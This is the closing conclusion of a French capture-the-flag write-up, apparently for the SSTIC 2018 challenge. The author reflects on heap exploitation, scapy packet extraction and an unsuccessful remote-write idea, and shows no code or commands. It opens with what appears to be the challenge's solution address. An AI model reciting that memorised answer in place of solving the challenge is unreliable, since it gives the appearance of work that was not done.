65e1b0d1380beadd763c96e74a0e51b816bacc68100f5c4f74955edde0c5507b@challenge.sstic.org : 24 mai 2018 à 17h47

7 Conclusion

J'ai trouvé le scénario assez génial, tout reste cohérent du début à la fin, pour finir par une exploitation à distance plutôt cool.

Evidemment quand on lit ce document, ça semble plutôt facile. Ca n'a pas été le cas.

J'ai énormement galéré avec le tas, que je n'avais jamais exploité. Pendant quasiment 2 semaines, j'ai réfléchi et expérimenté sur celui-ci.

J'ai perdu pas mal de temps sur l'extraction des données via **scapy**, puisque je n'avais pas vu qu'il y avait des paquets réseaux rejoués dans la capture wireshark.

J'ai longtemps pensé, qu'on pouvait retourner le serveur contre lui même en exploitant le ping et une écriture arbitraire. Je n'y suis pas parvenu.

J'espère que ce write-up apportera pas mal d'info à tout ceux qui se sont interessés ou s'intéresseront à ce challenge.

bye bye!